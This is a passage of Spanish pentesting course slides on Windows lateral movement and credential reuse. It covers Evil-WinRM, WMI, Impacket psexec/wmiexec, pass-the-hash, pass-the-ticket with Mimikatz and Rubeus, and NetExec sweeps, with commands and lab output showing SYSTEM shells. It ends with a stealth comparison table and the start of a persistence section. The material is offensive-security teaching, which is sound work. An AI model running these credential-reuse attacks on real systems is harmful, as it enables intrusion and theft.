
```
Enter-PSSession -ComputerName <nombre_equipo_remoto> -Credential <dominio>\<usuario>
```



A screenshot of a Windows PowerShell window titled "Windows PowerShell". The command entered is "Enter-PSSession -ComputerName GAUSS-PC -Credential MATH.CULT\cgauss". The output shows the session has been established successfully, with the prompt changing to "[GAUSS-PC]: PS C:\users\cgauss\Documents>".

- [Evil-WinRM](#). Herramienta en Ruby compatible con Linux y Windows.
 - El usuario debe pertenecer al grupo de Administradores o de Usuarios de administración remota.

```
evil-winrm -i <equipo_remoto> -u <usuario> -p <contraseña>
```



A terminal session titled "evil-winrm -i 72.16.100.12 -u Administrador -p S3cr3t". The session starts with "Evil-WinRM shell v2.4" and "Info: Establishing connection to remote endpoint". It then runs the command "*Evil-WinRM* PS C:\Users\Administrador\Documents> whoami", which outputs "gauss-pc\administrador". Finally, it runs "*Evil-WinRM* PS C:\Users\Administrador\Documents> exit" and ends with "Info: Exiting with code 0".

WMI

- Windows Management Instrumentation (WMI) es la implementación de Microsoft del estándar Web-Based Enterprise Management (WBEM) y de Common Information Model (CIM), y permite consultar información y realizar tareas de administración en sistemas remotos.
- Las conexiones de WMI remotas se establecen a través de DCOM (puerto 135 para establecer la conexión y luego se negocia un puerto aleatorio de forma dinámica). DCOM generalmente está bloqueado por el firewall en las versiones más nuevas de Windows.
- Herramientas:
 - **wmic.exe** . Herramienta de línea de comandos de Windows (CMD).
 - Deprecada a favor de los cmdlets de powershell. Ya no existe en Windows 11.

```
wmic /node:<equipo_remoto> /user:<dominio>\<usuario> /password:<contraseña> process call create "cmd.exe /c <commando>"
```

- [Wmiexec.py](#) de Impacket. Parecido a smbexec pero a través de WMI.
 - Se necesitan permisos de admin. A diferencia de psexec y smbexec, NO se obtiene una shell como SYSTEM. Suele dar un error de tipo "rpc Access denied" o "Connection refused".

```
impacket-wmiexec <dominio>/<usuario>:<contraseña>@<equipo_remoto>
```

7.3

Pass The XXX

Pass-the-Hash

- ¿Y si **NO** obtenemos la contraseña en claro? Existen varios mecanismos de autenticación en sistemas Windows.
- Elemento de autenticación: se puede presentar un **hash de la contraseña** o una **contraseña en texto plano** para servir como prueba de la identidad del usuario al sistema operativo.
 - Los protocolos de comunicación que presentan las credenciales en texto plano son inseguros (a no ser que vayan encapsulados con otra capa de seguridad).
 - Los sistemas operativos Windows nunca almacenan credenciales en texto plano en la memoria o en el disco, pero las credenciales deben ser almacenadas en caché para permitir que el sistema operativo realice acciones en nombre del usuario (SSO).
- Protocolo de autenticación **NTLM**: funciona a través de un mecanismo challenge/response:
 1. El servidor envía un reto.
 2. El cliente envía el nombre de usuario y el reto cifrado con el hash de la contraseña.
 3. El servidor compara la respuesta con el valor del reto cifrado con el hash (NT) que tiene almacenado en su base de datos (local: SAM, dominio: NTDS.DIT). Si coincide, la autenticación es correcta.
- ¿Dónde se encuentran los hashes NTLM?
 - SAM
 - LSASS
 - NTDS.DIT

Pass-the-Hash: Herramientas

- **Impacket.** Todas las herramientas de la suite se pueden utilizar con el hash NTLM en vez de la contraseña.

```
impacket-psexec <dominio>/<usuario>@<equipo_remoto> -hashes <hash_LM>:<hash_NT>
```

- **Xfreerdp.** Utiliza el modo "Restricted Admin" para autenticarse con Kerberos usando el hash NT.

- Si no está habilitado este modo, es necesario cambiar una clave del registro. Se puede hacer a través de los siguientes comandos:

CMD: `reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA" /v DisableRestrictedAdmin /t REG_DWORD /d 0 /f`

PS: `New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name "DisableRestrictedAdmin" -Value "0" -PropertyType DWORD`

```
xfreerdp /u:[dominio\]<usuario> /pth:<hash_NT> /v:<IP>
```

```
[-(kali㉿kali)-[~]
└$ impacket-psexec Administrador@172.16.100.105 -hashes aad3b435b51404eeaad3b435b51404ee:a0e224f2ba259cdde97cd979cc173549

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.16.100.105.....
[*] Found writable share ADMIN$.
[*] Uploading file SukgyvHD1.exe
[*] Opening SVCManger on 172.16.100.105.....
[*] Creating service lxsh on 172.16.100.105.....
[*] Starting service lxsh.....
[!] Press help for extra shell commands
Microsoft Windows [Versión 10.0.19044.1566]

(c) Microsoft Corporation. Todos los derechos reservados.


C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>exit
[*] Process cmd.exe finished with ErrorCode: 0, ReturnCode: 0
[*] Opening SVCManger on 172.16.100.105.....
[*] Stopping service lxsh.....
[*] Removing service lxsh.....
[*] Removing file SukgyvHD1.exe.....
```

Pass-the-Hash: Herramientas

- **Mimikatz.** Se pasan el nombre de usuario y el hash, y permite ejecutar comandos con los privilegios de ese usuario.
 - Mimikatz se debe ejecutar con permisos de admin local.
 - Si se abre una cmd, al hacer "whoami" seguirá apareciendo el usuario original, pero se obtienen los permisos del usuario suplantado.
 - No permite la ejecución remota de forma directa, pero se puede abrir una cmd y saltar a otra máquina (con PsExec por ejemplo), o ejecutar el comando "mstsc.exe /restrictedadmin" para acceder por RDP.
- **Evil-winrm.**

```
evil-winrm -i <equipo_remoto> -u <usuario> -H <hash_NT>
```



(kali㉿kali)-[~]\$ evil-winrm -i 172.16.100.120 -u Administrador -H a0e224f2ba259cdde97cd979cc173549

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrador\Documents> whoami
gauss-pc\administrador

Evil-WinRM PS C:\Users\Administrador\Documents> exit

Info: Exiting with code 0

Pass-the-Ticket

- ¿Y si **NO** obtenemos la contraseña en claro? Existen varios mecanismos de autenticación en sistemas Windows.
- Protocolo de autenticación de **Kerberos**:
 1. Usuario solicita TGT al KDC. Cifra con su hash NTLM.
 2. KDC comprueba hash y devuelve TGT cifrado con hash KRBTGT.
 - 3. Usuario solicita TGS al KDC, enviando el TGT.**
 4. KDC devuelve el TGS, cifrado con el hash del propietario servicio.
 5. Usuario se autentica contra el servicio con el TGS.
- Se obtiene un ticket TGT de un usuario y se utiliza en vez de la contraseña para obtener acceso a los recursos para los que el usuario tenga permisos.
 - Limitaciones: el ticket caduca al cabo de cierto tiempo (aunque se puede renovar).
- ¿Cómo se obtiene un ticket TGT?
 - Overpass The Hash/Pass the Key: se utiliza el hash NTLM para obtener un ticket TGT.
 - Mimikatz (`sekurlsa:::tickets /export`)
 - Rubeus (`Rubeus.exe dump`)



Pass-the-Ticket: Herramientas

- En Windows, los tickets TGT se obtienen y se inyectan en formato .kirbi con:
 - Mimikatz: `kerberos::ptt <ticket_kirbi>`
 - Rubeus: `.\Rubeus.exe ptt /ticket:<ticket_kirbi>`
- En Linux, se usa el formato .ccache, por lo que hay que convertirlos (`ticket_converter.py`, `kirbi2ccache`) y luego modificar la siguiente variable de entorno: `export KRB5CCNAME=<ticket_ccache>`
- **Impacket.** Todas las herramientas de la suite se pueden utilizar a partir de un ticket TGT en vez de la contraseña.
`impacket-psexec <dominio>/<usuario>@<nombre_equipo_remoto> -k -no-pass`
- **Evil-WinRM.** No se pasa ninguna contraseña ni hash, pero se debe especificar el dominio.
 - Se debe modificar el fichero **/etc krb5.conf** para incluir el REALM donde se encuentran los detalles del dominio y el KDC.
`evil-winrm -i <equipo_remoto> -r <dominio>`


NetExec

NetExec (antiguamente, [CrackMapExec](#) a.k.a. CME) es una herramienta de post-exploitación. Facilita el movimiento lateral y la obtención de credenciales. Utiliza por debajo Impacket y PowerSploit. Funciona con varios protocolos (SMB, WinRM, LDAP, MSSQL, SSH) y soporta Pass-the-Hash y Pass-the-Ticket. Dispone de varios módulos que permiten ejecutar otras herramientas como: bloodhound, lsassy, mimikatz, etc.

```
└─ $ crackmapexec smb 172.16.100.102-172.16.100.109 -u Administrador -d . -H a0e224f2ba259cdde97cd979cc173549
SMB      172.16.100.104  445      SERVER          [*] Windows 10.0 Build 17763 x64 (name:SERVER) (domain:.) (signing:False) (SMBv1:False)
SMB      172.16.100.105  445      GAUSS-PC        [*] Windows 10.0 Build 19041 x64 (name:GAUSS-PC) (domain:.) (signing:False) (SMBv1:False)
SMB      172.16.100.104  445      SERVER          [-] .\Administrador:a0e224f2ba259cdde97cd979cc173549 STATUS_LOGON_FAILURE
SMB      172.16.100.105  445      GAUSS-PC        [+] .\Administrador a0e224f2ba259cdde97cd979cc173549 (Pwn3d!)
```

```
└─ $ crackmapexec winrm 172.16.100.102-172.16.100.109 -u cgauss -d MATH -p S3cr3t! -x 'whoami'
WINRM    172.16.100.104  5985    172.16.100.104  [*] http://172.16.100.104:5985/wsman
WINRM    172.16.100.107  5985    172.16.100.107  [*] http://172.16.100.107:5985/wsman
WINRM    172.16.100.102  5985    172.16.100.102  [*] http://172.16.100.102:5985/wsman
WINRM    172.16.100.105  5985    172.16.100.105  [*] http://172.16.100.105:5985/wsman
WINRM    172.16.100.104  5985    172.16.100.104  [+] MATH\cgauss:S3cr3t! (Pwn3d!)
WINRM    172.16.100.104  5985    172.16.100.104  [+] Executed command
WINRM    172.16.100.104  5985    172.16.100.104  math\cgauss

WINRM    172.16.100.107  5985    172.16.100.107  [+] MATH\cgauss:S3cr3t! (Pwn3d!)
WINRM    172.16.100.107  5985    172.16.100.107  [+] Executed command
WINRM    172.16.100.107  5985    172.16.100.107  math\cgauss
```

The background of the slide features a dark blue gradient with a subtle texture. Overlaid on this are several thin, light blue lines forming a grid-like pattern that curves and undulates across the frame. There are also some small, scattered blue dots.

7.4

Movimiento Lateral Sigiloso

Movimiento Lateral Sigiloso

Protocol	Comando	Pertenencia a	Procesos	Crea carpeta en C:\Users	Se muestra en el Administrador de Tareas como session activa	Crea una sesión nueva	¿Alerta al usuario final?
SMB	PsExec-sys.exe \\<IP> -u <username> -p <Pass>-e -i cmd	Administradores Locales	Padre PSEXESVC Hijo Proceso ejecutado	Si, salvo que se use la opción -e	No	Si	No
RDP	N/A	Usuarios de escritorio remoto	Rdpclip.exe entre otros	Si	Si	Si	Si
WMI	wmic /node:<IP>/user:<user>/password:<Pass> process call create "calc.exe"	Administradores Locales	El propio proceso ejecutado.	No	No	Si	No
WinRM	Enter-PSSession - ComputerName <computer>	Usuarios de administración remota	Padre DDLHOST (System) Hijo wsmprovhost.exe (Usuario)	Si	No	Si	No
SSH	ssh <user>@<IP>	Usuario de dominio	Padre SSHD (SYSTEM) de varios hijos SSHD (Usuario)	Si	No	Si	No

Referencias

1. [Remote Code Execution Using Impacket](#)
2. [RCE on Windows from Linux Part 1: Impacket](#)
3. [Impacket Deep Dives Vol. 1: Command Execution](#)
4. [Impacket Remote code execution \(RCE\) on Windows from Linux](#)
5. [Pentesting with WMI - part 1](#)
6. [Lateral Movement: Pass the Hash Attack](#)
7. [Pass the Hash - hackndo](#)
8. [NetExec Wiki](#)
9. [Offensive Lateral Movement](#)
10. [Pass the Ticket](#)
11. [Diamond Tickets](#)
12. [CheatSheet Windows - Linux](#)

8. Persistencia

8.1

Shadow Credentials

Shadow Credentials

Es una técnica que permite incluir credenciales alternativas a un usuario o equipo de Dominio. Con esto, un atacante puede autenticarse como ese usuario/equipo sin necesidad de conocer sus credenciales originales.

